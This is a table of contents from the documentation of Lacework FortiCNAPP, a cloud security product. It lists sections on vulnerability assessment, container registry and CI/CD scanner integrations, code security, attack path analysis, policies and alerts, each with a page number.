Tabs ... 1140

Search 1140
Filters 1141
Time Range 1148
Save View 1148
Statistics 1149
Charts 1149
Vulnerabilities List 1150
Download CSV 1150
Host, AMI ID, Account, and Zone Tab View 1154
CVE, Package Name, and Package Namespace Tab View 1160
Package Data Not Found 1161
Legacy container vulnerabilities dashboard 1163
View Vulnerabilities 1163
Scans: Active Images 1163
Scans: All Images 1163
Tabs 1164
Search 1164
Filters 1165
Time Range 1173
Save View 1173
Charts 1174
Vulnerabilities List 1174
Download CSV 1174
Image ID, Registry, and Repo Tab View 1178
CVE, Package Name, and Package Namespace Tab View 1181
Vulnerability Continuous Assessment 1183
Host Vulnerabilities 1184
Host Vulnerability Assessment Overview 1185
Host Vulnerability with Agent 1185
Agent Features 1185
Agent Requirements 1185
Host Vulnerability with Agentless 1186
Agentless Features 1186
Agentless Requirements 1186
Vulnerability Assessment 1186
Agent Assessments 1186
Agentless Assessments 1187
Host Image Support 1188
Host OS and language library support for vulnerability assessment 1189
Supported Linux operating systems, packages, and language libraries 1189
Linux operating systems 1189
Package assessment support 1190
Package manager support for containers or pods 1191
Supported language libraries and package managers 1191
Supported Windows operating systems and applications 1192
Windows Operating Systems 1192
Windows Applications from Microsoft 1193

Third-Party Windows Applications ... 1193
CVE Sources for Windows OS and Applications ... 1194
Usage of CVE/Vulnerability Sources ... 1194
Severity Attribution ... 1194
Host Vulnerability - Scanning of Language Libraries and Package Managers 1196
How Scanning is Performed ... 1196
Files Scanned ... 1196
Fix a Vulnerability on Linux Hosts ... 1198
Debian-based Distributions ... 1198
Redhat-based Distributions ... 1198
When Linux Host Assessments Identify a Vulnerability as Fixed ... 1199
Example Workflow ... 1199
Multiple Fixed Parallel Package Versions ... 1200
When Host Assessment Metrics Carry Forward ... 1201
Host Vulnerability - FAQs ... 1202
Vulnerability Assessment on Linux Hosts ... 1202
Why do host vulnerability results show two different versions of the same package on a machine? ... 1202
How can I fix a host vulnerability detected by an assessment? ... 1202
Why doesn't the host vulnerability assessment identify recently updated packages as "Fixed"? ... 1202
What happens when there are multiple fix versions for the same vulnerability? ... 1202
How often does Lacework FortiCNAPP update their CVE database? ... 1203
How does Lacework FortiCNAPP handle inactive kernel packages on hosts? ... 1203
Does Lacework FortiCNAPP support scanning of Fat JARs? {#fat-jar-support} ... 1203
Vulnerability Assessment on Windows Hosts ... 1203
Which Lacework FortiCNAPP Windows agent version is required to enable vulnerability assessment on Windows Server hosts? ... 1203
Does Agentless Workload Scanning support vulnerability assessment on Windows Server hosts? ... 1204
Which Windows OS and applications are supported for vulnerability assessment? ... 1204
Is active package detection supported on Windows Server hosts? ... 1204
Container Vulnerabilities ... 1205
Container Vulnerability Assessment Overview ... 1206
Different Types of Scanning ... 1207
Public Registry Scanning ... 1207
Private Registry Scanning ... 1207
Continuous Integration (CI) Scanning ... 1208
Continuous Deployment (CD) Scanning ... 1208
Local Scanning ... 1208
Agentless Workload Scanning ... 1208
Container image support ... 1209
Image format ... 1209
Operating system support ... 1209

Package assessment support 1210
Supported language libraries and package managers 1211
CVE sources for language libraries and package managers 1211
Disable language libraries support 1211
Usage of CVE and vulnerability sources 1213
Registry errors 1213
Severity attribution 1213
Container Vulnerability - Scanning of Language Libraries and Package Managers 1215
How Scanning is Performed 1215
Files Scanned 1215
Platform, Inline, and Proxy Scanner Assessments 1215
Agentless Workload Scanning Assessments 1216
Local Scanning Quickstart 1217
Overview 1217
How It Works 1217
Upgrades 1217
Inline Scanner Operating System Support 1218
Lacework FortiCNAPP CLI Support for Inline Scanner 1218
Before you Begin 1218
Create an Inline Scanner Integration in Lacework FortiCNAPP 1218
Get Started on Linux 1219
Installation (Linux) 1219
Get Started on Mac 1220
Installation (Mac) 1221
Configuration on Linux / Mac 1221
Authentication (Linux/Mac) 1221
View Current Configuration (Linux/Mac) 1221
Save Assessment Reports to Lacework FortiCNAPP Console (Linux/Mac) 1221
Enable Language Library Scanning (Linux/Mac) 1222
Override Default Configuration (Linux/Mac) 1222
Scan a Public Image on Linux / Mac 1222
Scan an Image from your Own Registry on Linux / Mac 1223
Get Started on Windows 1223
Installation (Windows) 1223
Configuration on Windows 1224
View Current Configuration (Windows) 1224
Scan a Public Image on Windows 1225
Scan an Image from your Own Registry on Windows 1225
Get Started with the Lacework FortiCNAPP CLI 1226
Install the Inline Scanner Component 1226
Configuration (CLI) 1226
Scan a Public Image (CLI) 1227
Scan an Image from your Own Registry (CLI) 1228
Next steps 1228

Lacework FortiCNAPP API & CLI - Container Vulnerability 1229
Overview 1229
Lacework FortiCNAPP API 1229
Lacework CLI 1229
How to & Troubleshooting - Container Vulnerability 1231
How to get the list of packages and libraries found in an image? 1231
I've integrated an ECR/GCR/GAR/... registry. Why don't I see any new images? 1231
Container Vulnerability - FAQs 1232
Why is the CVSS score for a vulnerability missing (N/A)? 1232
Why does the CVSS score not map to the corresponding severity? 1232
How does Lacework FortiCNAPP's registry-based scanning work? 1232
How does Lacework FortiCNAPP handle initial scanning for different registry services? 1232
Does Lacework FortiCNAPP support scanning of Fat JARs? {#fat-jar-support} 1233
How often does Lacework FortiCNAPP update their CVE database? 1233
Are host operating system kernel packages excluded from container vulnerability scanning? 1233
How often are my active images reassessed for vulnerabilities? 1233
What is the unique identifier for an image assessment? 1233
Unscanned Active Images - FAQs 1234
How is an image/container determined as active? 1234
Where do the unscanned active images come from? 1234
Why are active images unscanned? 1234
Vulnerability Exceptions 1235
Vulnerability Exceptions Overview 1236
Use Cases 1236
False Positive 1236
Accepted Risk 1236
Compensating Controls 1236
Fix Pending 1236
Lacework FortiCNAPP Console - Vulnerability Exceptions 1237
View Vulnerability Exceptions 1237
Filters 1237
Save view 1237
Exceptions List 1237
Charts for Vulnerability Exceptions 1237
Container Vulnerability 1238
Host Vulnerability 1238
Create and Manage Vulnerability Exceptions 1239
Add Vulnerability Exceptions 1239
Resource scope 1239
Vulnerability Criteria 1240
Context 1241
Edit Vulnerability Exceptions 1241
Delete Vulnerability Exceptions 1241
Disable an exception 1242

Add Contextual Vulnerability Exceptions 1242
When do changes to Vulnerability Exceptions become active? 1242
Limit to Number of Vulnerability Exceptions 1242
Create a Vulnerability Exception Using Terraform 1243
Vulnerability Policies 1245
Host Vulnerability Default Policies 1245
Container Vulnerability Default Policies 1246
First Vulnerability Detection versus First Vulnerability Detection in a Repository Alert Behavior (LW_VULN_54 and LW_VULN_55) 1246
Parameters for Vulnerability Policies (Prefix: LW_VULN) 1247
Container Vulnerability Policies 1248
Overview 1248
Vulnerability Policy Management 1248
Create a Policy 1248
Container Vulnerability Policy Types 1249
Edit a Policy 1250
Delete a Policy 1251
Disable/Enable a Policy 1251
Associate Policies with a Registry Integration 1251
Associate Registry Integrations with a Policy 1251
Action on Failure 1252
Policy Changes 1252
Policy Evaluation Results 1252
Using Helm 1253
Default Policies 1253
Edit a Default Policy 1254
Delete a Default Policy 1254
Disable/Enable a Default Policy 1254
Policies Chart 1254
Inline Scanner Support 1255
Lacework FortiCNAPP Risk Score 1256
Overview 1256
Prioritize Hosts, Container Images, and Packages 1256
Prioritize Vulnerabilities (CVEs) 1256
Risk Factors 1256
Host Scoring 1257
Container Image Scoring 1257
Package Scoring 1257
Vulnerability (CVE) Scoring 1258
When are Risk Scores Calculated? 1258
Time Ranges and Risk Scores 1258
Configure Risk Score Factors 1258
CVE Severity 1259
Internet exposure of hosts/containers 1259
Active exploits in the wild 1259
Known exploit availability 1259

Package status 1259
View LW Risk Scores 1259
Group by Host 1259
Group by Image ID 1260
Group by Package Name 1260
Group by CVE 1260
Risk Score vs CVSS Score 1260
User Scenarios 1261
Active package detection 1262
Limitations 1262
Enabling active package detection 1263
Supported package managers, package types, and language libraries 1264
Integrate container registries 1265
Integrate platform scanner 1266
Platform scanner overview 1267
Public registry scanning 1267
Container registry support 1267
Multi-architecture image support 1268
Auto-polling vs registry notification 1268
Docker API v2 1269
Auto polling 1269
Default scanning quotas 1269
Assessment example 1270
Integrate Amazon elastic container registry 1271
Container registry support 1271
Navigate to ECR integration 1271
Integrate using IAM role-based authentication (recommended) 1271
Configure registry {#configure-registry-iam-role} 1272
Optional settings {#optional-settings-iam-role} 1272
Integrate using key ID access key-based authentication 1273
Configure registry {#configure-registry-key-id} 1274
Optional settings {#optional-settings-key-id} 1274
Assessing Retagged ECR images 1275
Create an IAM Role and ECR Integration Using Terraform 1275
Validate the Integration 1276
Integrate Docker Hub 1277
Container registry support 1277
Navigate to docker hub integration 1277
Integrate with Docker Hub 1277
Configure registry 1277
Optional settings 1278
Integrate a Docker V2 Registry 1279
Container Registry Support 1279
Integration Setup Overview 1279
Prerequisites for Azure Container Registry (ACR) Integrations 1279

Navigate to Docker V2 Registry Integration ... 1280
Integrate with a Docker V2 Registry ... 1280
Configure Registry ... 1281
Optional Settings ... 1281
JFrog Auto Polling Support ... 1282
Registry Notification ... 1282
Obtain an Access Token for Registry Notifications ... 1283
Add Notification to Docker Registry ... 1283
Add a Webhook to Azure Container Registry (ACR) ... 1284
Add a Webhook to JFrog ... 1284
Set Up Image Assessment through the API ... 1284
Integrate GitHub Container Registry ... 1286
Container Registry Support ... 1286
Integration Setup Overview ... 1286
Navigate to GitHub Container Registry Integration ... 1286
Integrate with GitHub Container Registry ... 1286
Configure Registry ... 1287
Optional Settings ... 1287
Registry Notification ... 1288
Add a Webhook to GitHub ... 1288
Set Up Image Assessment through the API ... 1289
Integrate Google Artifact Registry ... 1290
Transition from Google Container Registry (GCR) to Google Artifact Registry (GAR) ... 1290
Artifact Registry Support ... 1290
Prerequisite ... 1290
Navigate to GAR Integration ... 1290
Integrate with GAR ... 1291
Registry Settings ... 1291
Optional Settings ... 1292
Integrate with Google Artifact Registry Using Terraform ... 1293
Integrate Google Container Registry ... 1294
Container Registry Support ... 1294
Navigate to GCR Integration ... 1294
Integrate with GCR ... 1294
Configure Registry ... 1295
Optional Settings ... 1296
Create a GCR Integration Using Terraform ... 1296
Validate the Integration ... 1297
Troubleshoot ... 1298
GCR Image Scanning Errors After Integration ... 1298
Integrate Proxy Scanner ... 1299
Overview ... 1299
Default Scanning Quotas ... 1299
Private Registry Scanning ... 1299
Proxy Scanner Support ... 1300

Multi-Architecture Image Support ... 1301
Integration Setup Overview ... 1301
Navigate to Proxy Scanner Integration ... 1301
Create a Proxy Scanner Integration in Lacework FortiCNAPP ... 1302
Proxy Scanner Settings ... 1302
Configure the Proxy Scanner ... 1302
scan_public_registries ... 1303
static_cache_location ... 1304
disable_expand_env ... 1304
default_registry ... 1304
account_name ... 1304
integration_access_token ... 1305
registry_secret_name ... 1306
registries ... 1308
domain ... 1308
image_filter ... 1309
name ... 1310
auth_header_name ... 1310
auth_type ... 1310
is_public ... 1310
ssl ... 1311
auto_poll ... 1311
credentials ... 1311
poll_frequency_minutes ... 1313
disable_non_os_package_scanning ... 1313
go_binary_scanning ... 1313
notification_type ... 1314
Automated Configuration for Private Amazon ECRs ... 1314
Example Configurations for Different Authentication Types ... 1314
Public Registries Example ... 1315
Private Docker Hub Example ... 1315
Private Red Hat Quay Example ... 1316
Private Google Container Registry (GCR) Example ... 1316
Private Amazon Elastic Container Registry (ECR) Examples ... 1317
Kubernetes Admission Controller Using Combined Helm Chart Examples ... 1318
Kubernetes Admission Controller Using Separate Helm Charts Examples ... 1319
Configure for Auto Polling ... 1320
Environment Variables for Auto Polling ... 1320
Example config.yml for Auto Polling ... 1321
Configure for Registry Notification ... 1322
Example config.yml for Registry Notification ... 1322
Configure for On-Demand Scans ... 1323
Example config.yml for On-Demand Scans ... 1323
Deploy the Proxy Scanner for On-Demand Scans ... 1324
Curl command for On-Demand Scans ... 1324
Deploy the Proxy Scanner ... 1324
Using Amazon ECR Local Profile Credentials ... 1325
Troubleshoot ... 1326

Scanning Registry Failed with Error 504 Instead of 2xx ... 1326
Scan Java Images Offline ... 1326
Integrate Proxy Scanner with JFrog Registry ... 1327
Integrate Proxy Scanner with JFrog Registry - Auto Polling ... 1328
Create a Proxy Scanner Integration in Lacework FortiCNAPP ... 1328
Configure the Proxy Scanner ... 1328
Deploy the Proxy Scanner ... 1329
Check Scanning Results ... 1330
Integrate Proxy Scanner with JFrog Registry - Notification/On-demand ... 1331
Create a Proxy Scanner Integration in Lacework FortiCNAPP ... 1331
Configure the JFrog Registry Repository ... 1331
Configure the Proxy Scanner ... 1332
Deploy the Proxy Scanner ... 1333
Configure the JFrog Registry Webhook (for Optional Notifications) ... 1333
Check Scanning Results ... 1334
Integrate Proxy Scanner with Sonatype Nexus Registry ... 1335
Create a Proxy Scanner Integration in Lacework FortiCNAPP ... 1335
Configure the Nexus Registry Repository ... 1335
Configure the Proxy Scanner ... 1335
Deploy the Proxy Scanner ... 1337
Configure the Nexus Registry Webhook (for Notification Option Only) ... 1337
Integrate Inline Scanner ... 1338
Overview ... 1338
Default Scanning Quotas ... 1338
Upgrades ... 1339
Delete an Existing Configuration (Optional) ... 1339
Save Evaluation Results in the Lacework FortiCNAPP Console ... 1339
Scan Language Libraries ... 1339
Inline Scanner Support ... 1339
CPU and Memory Resources ... 1340
Memory Recommendation ... 1340
CPU Recommendation ... 1340
Create an Inline Scanner Integration in the Lacework FortiCNAPP Console ... 1340
Inline Scanner Settings ... 1341
Integrate the Inline Scanner with your CI Pipeline ... 1341
Obtain the Inline Scanner and Authorization Token ... 1341
Deploy the Inline Scanner ... 1342
Configuration Commands ... 1342
configure auth ... 1342
configure data ... 1343
configure logging ... 1344
configure reset ... 1344
configure scanner ... 1344
configure view ... 1345
configure version ... 1346

Global Flags 1346
Global Flags using Environment Variables 1346
Scan Java Images Offline 1347
image evaluate 1347
Flags for image evaluate 1347
Container Vulnerability Policy Flags 1349
Example Outputs for Evaluation Results 1349
HTML Report 1356
Inline Scanner Results vs Lacework FortiCNAPP Console Results 1357
image scan 1357
Flags for image scan 1357
Tag Commands 1358
tags add 1358
tags remove 1358
tags view 1358
version 1359
Lacework FortiCNAPP Scanner Upgrades 1359
daemon run 1359
Flags for daemon run 1359
Container Vulnerability Policy Support 1360
Exit Codes for Policy Violations 1360
Integrate the Lacework FortiCNAPP Inline Scanner with CI Pipelines 1362
Overview 1362
Upgrades 1362
Deleting Existing Configuration (Optional) 1362
Saving Evaluation Results to Lacework FortiCNAPP Console 1363
Support for Proxy Server 1363
Support for Language Library Packages 1363
Disable Language Library Scanning 1363
Sample Container Vulnerability Data from the Lacework FortiCNAPP Inline Scanner 1364
Configuration Options 1365
Configuration using Environment Variables 1365
Integrate with CI systems 1365
Integrate with Jenkins 1366
Integrate with Azure DevOps 1367
Integrate with TravisCI 1368
Integrate with GitHub Actions 1368
Integrate with Gitlab 1369
Integrate with Bitbucket Pipelines 1370
Integrate with AWS CodeBuild 1372
Integrate with CircleCI 1373
Integrate with Atlassian Bamboo 1373
Docker Image for Inline Scanner 1375
CPU and Memory Resources 1375
Download the Image 1375
Use the Image 1375

Integrate with Kubernetes Admission Controller 1377
Overview 1377
Workflow 1377
Supported Kubernetes Versions 1377
Default Scanning Quotas 1377
Prerequisites 1378
Installation Methods 1378
Create TLS/SSL Certificates 1378
Configure the Proxy Scanner 1381
Exclude Workload Resources 1383
Installation Steps 1384
Option 1: Install the Webhook and Proxy Scanner in a Combined Helm Chart 1384
Option 2: Install the Proxy Scanner and Webhook in Separate Helm Charts 1385
Option 3: Download and Install the Helm Charts Manually 1387
Configurable Parameters for Admission Controller Webhook 1388
scanner.defaultRegistry Configuration 1389
Configuring Parameters After Installation 1389
Method 1: Make Changes to values.yaml 1389
Method 2: Set Values Directly 1390
Default Scan Behavior 1390
Next Steps 1390
Integrate Lacework FortiCNAPP with Security in Jira 1391
Overview 1391
How It Works 1391
Comparison to Jira Alert Channel 1391
Prerequisites 1391
Integrate Lacework FortiCNAPP as a Security Tool in Jira 1392
1. Generate an Access Token in the Lacework FortiCNAPP Console 1392
2. Configure the Lacework FortiCNAPP Security Application in Jira 1392
Work with Vulnerabilities in Jira 1393
Select Image Repositories to Monitor in Jira 1393
View Image Repositories and Vulnerabilities in the Security Tab 1393
Create or Link Jira Issues from Vulnerabilities 1394
Integrate with ServiceNow 1395
Overview 1395
Lacework FortiCNAPP Container Vulnerability Response Integration 1395
Summary 1395
Key Features 1395
Requirements 1396
Lacework FortiCNAPP Infrastructure Vulnerability Response Integration 1396
Summary 1396
Key Features 1396
Requirements 1396
Lacework FortiCNAPP Configuration Compliance Integration 1397
Summary 1397
Key Features 1397

Requirements 1397
Risk Visibility 1398
Attack Path Analysis Overview 1399
Overview 1399
Requirements 1399
Recommended 1399
Minimum 1399
Limitations 1400
AWS 1400
Azure 1400
Refresh Frequency 1400
Top Work Items 1401
Overview 1401
View Attack Paths 1401
Top Risky Hosts 1402
Top Risky Container Images 1402
Top Risky Paths with Exposed Secrets 1403
Top Risky Data Assets 1403
Top Risky Paths with Admin Privilege Role 1404
Path Severity 1404
Path Investigation 1405
Overview 1405
View Attack Paths 1405
Attack Path List 1405
Exposure Polygraph 1406
Single-hop and Two-hop Attack Paths 1406
Exposure Polygraph Nodes 1407
Attack Path Details 1407
Container Images 1407
Data Assets 1407
Hosts 1408
Identities 1409
Kubernetes Services 1410
Load Balancers 1411
Traffic Control 1411
Cross Accounts 1411
Supported Attack Paths 1412
Identities 1412
Admin 1412
Non-admin 1412
Container Images 1413
Container Image Example 1413
Data Assets 1413
Data Asset Example 1414
Data Asset Example 2 1414

Data Asset Example 3 1414
Hosts 1414
Host Example 1415
Host Example 2 1415
Host Example 3 1415
Kubernetes Services 1415
Kubernetes Service Example 1416
Transit Gateways 1416
Attack Path Risk Calculation 1417
Attack Path Secrets Detection 1418
Attack Path Cloud Feature Comparison 1419
Attack Path FAQ 1420
What must be installed in order to get internet exposure information? 1420
Where is the internet exposure filter available? 1420
What are the conditions for internet exposure = yes? 1420
When I set the filter to internet exposure = yes, why don't I see any items in my alerts or host vulnerability pages? 1420
If assets are internet exposed, how else does Lacework FortiCNAPP use that information? 1421
Where is the Exposure Polygraph available? 1421
How quickly does the Exposure Polygraph get updated after changes are made such as to a security group/firewall rule or internet gateway? 1421
Why don't I see Exposure Polygraph information for machines? 1421
What must be installed in order to see attack path information? 1421
What internet exposure path scenarios are supported? 1421
What user group can access the Attack Path? 1422
Exposure Polygraph 1423
Overview 1423
View Exposure Polygraphs in Alerts 1423
Internet Exposure Filter Definitions 1423
EC2 Instance 1423
Security Group 1424
Load Balancer 1424
Code Security 1425
Overview 1426
Code Security support matrix 1427
Source control management (SCM) integrations 1427
Supported CI/CD pipeline tools 1427

Getting started 1429
Requirements 1430
Integrating with an SCM 1432
GitHub 1433
GitLab 1434
Bitbucket 1436
Managing source control management integrations 1437
Managing global settings 1438
Applications (SCA/SBOM) 1438
Infrastructure as Code (IaC) 1438
Managing codespace specific settings 1439
Integrate with a CI/CD pipeline 1440
Infrastructure-as-Code Security 1441
General requirements 1442
Authenticating IaC scans in a pipeline 1442
Obtaining the component environment secrets 1442
Additional environment variables 1442
Integrate with Atlantis 1444
Atlantis overview 1444
Custom workflow integration 1444
Server side configuration 1444
Repository-level configuration 1444
Integrating IaC security with Atlantis through server-side configuration 1445
Integrating IaC Security with Atlantis through repository-side configuration 1446
Azure DevOps integration 1448
Obtaining secret values 1448
Adding variables to Azure DevOps 1448
Example Azure DevOps pipeline 1449
Usage variables 1449
Results 1449
GitHub actions 1450
Integrating IaC scanning into a GitHub Actions CI/CD pipeline 1450
Debugging 1451
GitLab pipeline 1453
GitLab self-hosted pipeline 1455
Prerequisite - Select the correct GitLab runner 1455
Integrating a GitLab CI/CD pipeline 1456
Example GitLab pipeline 1457
Example GitLab pipeline using Docker 1457
Jenkins integration 1459
Managing Lacework FortiCNAPP API credentials with Jenkins 1459
Collecting LW_API_KEY and LW_API_SECRET 1459

Adding LW_API_KEY and LW_API_SECRET credentials 1459
Creating new credentials 1460
Adding the credentials to your job configuration 1461
Using the lacework/codesec image for IaC scanning 1462
Prepare an env.list File 1462
Invoking Docker 1462
Defining an unstable result 1462
SCA and SAST 1463
General requirements 1464
Obtaining the component environment secrets 1464
Important CLI commands to integrate in any pipeline 1464
Tutorial with GitHub actions 1469
Running GitHub actions on pull requests 1469
Running scheduled GitHub actions or on push requests 1470
Tutorial 1: Running SCA and SAST scans as part of a pull request workflow 1471
Tutorial 2: Running SCA and SAST scans daily on the default branch 1472
Tutorial with GitLab pipeline 1474
Running an analysis 1474
Leveraging the codesec.yaml file 1476
Minimum requirements 1476
Available options 1477
IaC 1477
SCA 1478
Pull requests 1479
Scanning tools 1479
Exceptions 1480
Exit conditions 1482
Examples 1483
Navigating the Infrastructure-as-Code security pages 1485
Overview 1486
Dashboard charts 1486
Top policy violations 1486
Repositories with the most violations 1486
Assessments 1487
Repositories 1488
Repository assessment details 1488
Violations and exceptions 1488
Violation Detail pane 1488
Pipelines 1490
Builds view 1490
Pipeline assessment details 1490

Violations 1491
Overview 1492
Violations 1493
All violations 1493
Group by policy (default) 1493
Group by resource 1493
Exceptions 1493
Group by policy (default) 1493
Group by resource 1494
Violation Detail pane 1494
Summary 1494
Guidelines 1494
Policies 1495
List of available policies 1495
Policy Details pane 1495
Guidelines 1495
Configuration 1496
Activity 1496
Lacework FortiCNAPP IaC policies 1498
Assessments 1498
Invoked through Code Security App and CI/CD 1498
Invoked through the CLI 1498
Published Lacework FortiCNAPP Policies 1498
Policy deprecation 1526
checkov policies 1526
tfsec policies 1528
Navigating the Application security pages 1529
Overview 1530
Vulnerabilities by age and severity 1530
Top repos by vulnerabilities 1530
Top 3rd party vulnerabilities by severity 1530
Vulnerabilities over time 1531
Vulnerabilities per 100,000 lines of code 1531
Vulnerabilities: Internal code 1532
FAST 1532
Vulnerabilities: 3rd party 1533
Overview 1533
Vulnerabilities 1533
Vulnerability details 1534
Lock file generation 1534
Vulnerabilities: Hard-coded secrets 1537
Severity recalibration 1538
Repositories 1539
Overview 1539

Repositories 1539
Repository details 1539
Components 1541
Searching for components 1542
Vulnerable components view 1543
Features 1545
Infrastructure-as-Code Security 1546
Supported languages 1547
Opal Engine 1548
Opal overview 1549
How Opal works 1549
Getting started with Opal 1550
Tutorial: Creating and testing a custom policy 1550
Creating a custom policy directory 1550
Creating a custom policy 1550
Add Test Input 1551
Test the Custom Policy 1552
Debug tests using the Rego print function 1553
Testing and using custom policies 1554
Other policy commands 1554
Available policy commands 1554
Writing custom Opal policies 1555
Simple policies 1555
Advanced policies 1556
Adding policy metadata 1558
CloudFormation, Terraform, Kubernetes, and ARM policies 1559
Testing custom Opal policies 1561
Opal output 1563
Opal examples 1564
Software Composition Analysis (SCA) 1567
Languages supported by SCA 1568
SBOM management 1569
Generating a Software Bill of Materials (SBOM) with Lacework FortiCNAPP SCA 1569
License compliance 1570
Configuring the license compliance policy 1612
Custom license compliance policy configuration 1612
SCA license scanning results 1613
SmartFix 1614
Real-world examples 1614
How SmartFix works 1614
Recommendation prioritization 1615
Benefits of SmartFix 1615

How to use SmartFix 1615
Application Context Filtering (ACF) 1617
Supported languages for ACF 1617
Using ACF 1617
Active vulnerability detection correlation 1619
Current availability 1619
Prerequisites for using Active Vulnerability Detection 1619
Running SCA with Active Vulnerability Detection 1619
Static application security testing (SAST) 1620
Languages supported by SAST 1621
Go 1622
Java 1623
JavaScript 1624
PHP 1625
Python 1626
Typescript 1627
Secrets detection 1628
Scanning secrets using the SCM integration 1628
Scanning secrets using the CLI 1628
Handling detected secrets in a repository 1628
Special case: Public repository exposure 1630
Prevention best practices 1631
Detectable secrets 1632
IDE extensions 1636
VS Code 1637
Installing the VS Code extension 1637
Configuring the extension 1637
Collecting your Lacework FortiCNAPP data for configuration 1637
Configuring the extension using your Lacework FortiCNAPP data 1638
Running a scan 1638
Results 1638
Dependencies 1639
Remediation 1639
Exception management 1640
Available exception types 1640
Configuring exceptions 1642
File path-based exceptions 1642
Instance exceptions 1643
Policy exceptions 1643
Pipeline-based scan exceptions 1644

Removing exceptions 1645
Exceptions example 1646
Pull request commenting 1648
Example one: SCA scan results 1648
Example two: IaC scan results 1652
Legacy IaC Security overview 1654
How does it work? 1654
Benefits 1654
Terminology 1654
Getting started with IaC Security 1656
Getting started with GitHub 1656
Getting started with GitLab 1657
Getting started with Bitbucket 1657
CLI usage 1659
Installing the Lacework FortiCNAPP CLI 1659
Bash (macOS/Linux) 1659
Powershell (Windows) 1659
Homebrew (macOS/Linux) 1659
Chocolatey (Windows): 1660
Creating an API key 1660
Configuring the CLI 1660
Configuring the CLI for IaC 1661
Environment variables 1661
IaC CLI commands and usage 1661
Usage 1661
Troubleshooting config for Lacework FortiCNAPP CLI 1662
IaC support matrix 1663
Supported languages and mechanisms 1663
Supported Git providers 1663
Supported CI/CD pipelines 1664
Supported Terraform tools and orchestration platforms 1664
Legacy Lacework FortiCNAPP IaC policies 1666
Assessments 1666
Invoked through Code Security app and CI/CD 1666
Invoked through the CLI 1666
Duplicate findings 1667
Published Lacework FortiCNAPP policies 1667
Policy mapping 1667
Policy deprecation 1670
Legacy CI/CD integrations 1673
Usage 1673
IaC component environment secrets 1673
Environment variables 1674
Optional variables 1675
Flags 1675

Exit codes 1675
Legacy Atlantis integration 1677
Atlantis overview 1677
Custom workflow integration 1677
Server side configuration 1677
Repository-level configuration 1678
Integrating IaC Security with Atlantis through server-side configuration 1678
Integrating IaC Security with Atlantis through repository-side configuration 1679
Legacy Azure DevOps (beta) 1682
Obtain secret values 1682
Adding variables to Azure DevOps 1682
Example Azure DevOps pipeline 1683
Usage variables 1683
Results 1683
Legacy GitHub actions 1685
Integrating a GitHub actions CI/CD pipeline 1685
Example GitHub action 1686
Available commands 1687
GitHub actions host runner 1687
Debugging 1687
Using a test file 1688
Verifying that the files are in the correct directory level of the repository 1688
Terraform plan file is valid JSON 1688
GitLab 1689
Legacy GitLab pipeline 1690
Integrating a GitLab CI/CD pipeline 1690
Example GitLab pipeline 1691
Available commands 1691
Legacy GitLab self-hosted pipeline 1692
Prerequisite: Selecting the correct GitLab runner 1692
Integrating a GitLab CI/CD pipeline 1694
Example GitLab pipeline 1694
Example GitLab pipeline using Docker 1695
Available commands 1695
Legacy Jenkins integration 1696
Managing Lacework FortiCNAPP API credentials with Jenkins 1696
Collecting LW_API_KEY and LW_API_SECRET 1696
Adding LW_API_KEY and LW_API_SECRET as credentials 1696
Using the lacework/codesec-iac image for IaC scanning 1699
Preparing an env.list file 1699
Invoking Docker 1699
Defining an unstable result 1699
Available commands 1700

IaC Compliance Scanning 1701
Language support 1702
Configuring IaC Security settings 1703
Configuring organization settings 1703
Configuring user settings 1703
Configuring token settings 1704
Modifying IaC Security policies 1705
Suppressing a policy for the organization 1706
Using repositories 1707
Invoking the Code Security app 1707
Viewing insights 1708
Viewing repository branches 1709
Using badges 1710
Disabling repositories 1711
Using findings 1712
Autofix findings 1712
Suppressing findings 1713
Viewing violations 1714
Enforcing checks before merging 1715
Configuring branch protection rules in GitHub 1715
Configuring branch protection rules in GitLab 1716
Configuring branch protection rules in Bitbucket 1717
Pull Request build status 1719
Detected x security issues 1719
No security issues detected 1719
Configure the Code Security app 1720
Configuration modes 1720
Changing the configuration mode using the UI 1720
Changing the configuration mode by editing the .lacework/config.yml file 1721
IaC bot status check and PR comments 1723
Examples of Code Security app status check and PR comments 1723
Configuration options 1726
Ignore files 1726
Suppress findings 1727
Preventing submodule scans 1727
Manual trigger 1727
IaC Security FAQs 1729
Pull requests 1729
Git providers 1730
GitHub organizations 1730
Frequently asked questions and troubleshooting 1732
Licensing and utilization 1732
General Issues 1732

VS Code 1733
Deleting an SCM integration 1733
GitHub 1733
GitLab 1733
Bitbucket 1733
Rotating a GitLab token 1734
Migrating to Lacework FortiCNAPP IaC v2 1735
Migration processes 1735
Governance 1737
Queries, policies, and frameworks 1737
Compliance policies 1738
Severity 1738
Customizing queries, policies, and frameworks 1738
Managing queries 1740
Creating or editing a query 1740
Managing policies 1742
Creating a or editing a policy 1742
Creating or editing a policy in the legacy policy editor 1743
Platform policies and alerts 1744
Customize the Platform Policy 1744
View Platform Alerts 1745
Managing policy frameworks 1746
Creating a custom framework 1746
Editing a custom framework 1747
Deleting a custom framework 1747
Legacy policies overview 1748
Reactive and proactive policies 1748
Default policies 1749
Working with policies 1749
View Policies 1750
Viewing policies 1750
Filtering policies 1750
Saving and sharing a view 1751
Policy details 1751
Alerts 1752
View alerts 1752
Alert Timestamps 1753
Perform bulk actions on alerts 1753
Alert categories 1754
Alert categories 1754
Alert subcategories 1754

Alert severity 1756
Crowdsourced Risk Analysis 1758
View alerts 1759
Status 1759
False Positives 1759
Add Exception 1759
Details 1760
Context Panels 1762
Exposure 1762
Investigation 1762
Polygraphs 1762
Investigation Questions 1762
Process Details 1762
List of Active Containers 1762
Container Image Information 1762
Events 1763
Observations 1763
Related Alerts 1763
Integrations 1763
Comments 1764
Evolving alerts 1764
Lacework AI Assistant 1765
Filter alerts 1766
Built-in filters 1766
Operators 1772
Filter alerts by date/time range 1773
Saving or updating a filter view 1773
Alert types 1774
Anomaly alerts 1775
Application Anomaly Alerts 1776
Alert List 1776
Suppress an Alert 1777
Cloud Activity Anomaly Alerts 1778
AWS Activity Alerting 1778
Google Cloud Activity Alerting 1779
Azure Activity Alerting 1780
Suppress an Alert 1781
File Anomaly Alerts 1782
Alert List 1782
Suppress an Alert 1782
Kubernetes Activity Anomaly Alerts 1783
Alert List 1783
Suppress an Alert 1785

Machine Anomaly Alerts 1786
Alert List 1786
Suppress an Alert 1786
User Anomaly Alerts 1787
Alert List 1787
Suppress an Alert 1787
Policy alerts 1788
Application Policy Alerts 1789
Alert List 1789
Cloud Activity Policy Alerts 1790
File Policy Alerts 1794
Alert List 1794
Compliance Policy Alerts 1795
Alert List 1795
Platform Policy Alerts 1796
Alert List 1796
Registry Policy Alerts 1797
Alert List 1797
